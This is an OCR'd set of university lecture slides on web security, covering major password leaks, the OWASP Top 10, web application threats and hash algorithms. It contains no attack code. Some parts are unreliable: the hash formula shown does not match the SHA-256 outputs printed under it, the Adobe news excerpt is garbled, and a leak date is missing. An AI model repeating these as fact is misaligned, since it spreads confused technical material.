INFOSECURITY WITH PLYMOUTH UNIVERSITY

INFOSECURITY WITH PLYMOUTH UNIVERSITY

WEB Security

Dr Stavros Shiaeles

Centre for Security, Communications & Network Research

Plymouth University

United Kingdom

Session Content

OWASP TOP 10

SQLI

Hashing

Salting

- There have been a lot of leaks lately...
- (And I'm not talking about the kind you call a plumber for.)

LinkedIn

LinkedIn Password Leak

- Confirmed by LinkedIn on June 6, 2012
- 6.5 million passwords leaked
- SHA-1
  (not good, but not the worst hash)
- Unsalted

eHarmony®

eHarmony Password Leak

- Confirmed by eHarmony on June 6, 2012
- 1.5 million passwords leaked
- MD5
  (according to LastPass)
  (the worst hash in common practice)
- Did not say if they were salting
  (so probably not)

last.fm

Last.fm Password Leak

- Confirmed by Last.fm on June 8, 2012
- 2.5 million passwords leaked
- MD5

  (according to LastPass)
- Did not say if they were salting

  (so probably not)

Sony PSN Leak

- Tried to hide the leak as long as possible
- Denied and then later confirmed by Sony
- 77 million passwords leaked
  (along with other info)
- Credit card data was likely included

SONY
PICTURES

Sony Password Leak

- Confirmed by Sony on
- 1 million passwords leaked
- Plaintext
  (frankly appalling)

RSA SecurID®

RSA SecurID Leak

- Scariest thing so far
- Involved a variety of techniques, but nothing too difficult or unfamiliar to your average computer geek
- SecurID serial number to secret key data stolen, effectively negating the security of all SecurID tokens that had been distributed by that time


- If they can be hacked,
- you can be too.

OWASP Top 10/Mapping to WHID

- •A1: Injection - http://www.google.com/fusiontables/DataSource?snapid=S2086702IR5
- •A2: Broken Authentication and Session Management - https://www.google.com/fusiontables/DataSource?snapid=S1536601kboC
- •A3: Cross-site Scripting - https://www.google.com/fusiontables/DataSource?snapid=S856202bP-1
- •A4: Insecure Direct Object Reference - http://www.google.com/fusiontables/DataSource?snapid=S208914Efwz
- •A5: Security Misconfiguration - http://www.google.com/fusiontables/DataSource?snapid=S208909HtmA
- •A6: Sensitive Data Exposure - http://www.google.com/fusiontables/DataSource?snapid=S2089112yxM
- •A7: Missing Function Level Access Control - http://www.google.com/fusiontables/DataSource?snapid=S208910u7mt
- •A8: Cross-site Request Forgery - https://www.google.com/fusiontables/DataSource?snapid=S856204sdBi
- •A9: Using Components with Known Vulnerabilities - https://www.google.com/fusiontables/DataSource?snapid=S1536701c0JG
- •A10: Unvalidated Redirects and Forwards - http://www.google.com/fusiontables/DataSource?snapid=S2089124qF5

Web application threats in 3-tier architecture

Tier 1 Tier 2 Tier 3



Drive-by downloads
Web trojans
Cross site scripting
Object scripting
Cookie hijacking

Server hacking
Script injection
Session hijacking
Underlying OS


Direct system/DBMS attack
Underlying OS
SQL Injection

Sniffing

Connectivity attacks

Application Attacks and Security Incidents - 2014

- Attacks on Web Applications - the majority of disclosed attack types in 2014
- SQL Injection 2nd most common attack behind DDoS
- Data from X-Force Interactive Security Incidents web site: http://www-03.ibm.com/security/xforce/xfisi/



Attack Types (reset)
Click to view incidents for a specific attack type.

Industries (reset)
Click below to view incidents from a specific industry.

HASHING

Password Security: Encrypting vs Hashing

- Encrypting
  - Two way function that is reversible



NEWS


Adobe confirms stolen passwords were encrypted, not hashed

System hit was not prot d by tradition st practices, DES ins

» 10 ts

By Steve Ragan , Staff Writer

November 04, 2013 — CSO — Re dobe has confirmed, that the millions passwords stolen during the breach tored according to industry best practices. Instead of being hashed, the passw uld make things a little easier for those looking to crack them.




- Hashing
  - One way function that is irreversible

$$\text{hash}(s) = \left(\sum_{i \in \text{length}(s)} 31^{\text{length}(s)-i-1} * s[i] \right) \mod 2^{32}$$

```
hash("hello") = 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
hash("hbllo") = 58756879c05c68dfac9866712fad6a93f8146f337a69afe7dd238f3364946366
hash("waltz") = c0e81794384491161f1777c232bc6bd9ec38f616560b120fda8e90f383853542
```

- Here's a few hash algorithms you may or may not have heard of...


MD5



MD5

- Created by Ronald Rivest (the co-creator of RSA) in 1992
- First collision found in 1996
- Algorithms now exist to find collisions within minutes
- No longer considered sufficiently strong for security purposes


One-Way Compression Algorithm



DES, AES, Blowfish, etc.

- It is possible to use a block cipher (e. g. AES) as a hash function
- This technique is sometimes used when it is particularly advantageous to reuse existing functionality rather than add a little more (such as in a particularly small embedded device)
- As these block ciphers were designed to be optimal block ciphers and not necessarily optimal hash functions, I would advise sticking with the algorithms designed to be optimal hash functions


SHA-1



SHA-1

- Created by the NSA in 1995
- First collisions on reduced rounds in 2005
- Many algorithms have now been developed to find collisions in SHA-1 in a reduced time
- While it does not yet seem that collisions can be readily produced, a breakthrough could happen at any time, and so it is widely suggested that stronger hashes be used


SHA-2



SHA-2

- Created by NSA in 2001
- Four variants (SHA-224, SHA-256, SHA-384, and SHA-512)
- Some slight weaknesses have been found, but the best are still somewhat benign
- These algorithms are widely accepted as being secure for the time being, and are even part of NSA's Suite B

Keccak's Sponge Constructor



KECCAK is a family of sponge functions. The *sponge function* is a generalization of the concept of cryptographic hash function with infinite output and can perform quasi all symmetric cryptographic functions, from hashing to pseudo-random number generation to authenticated encryption.

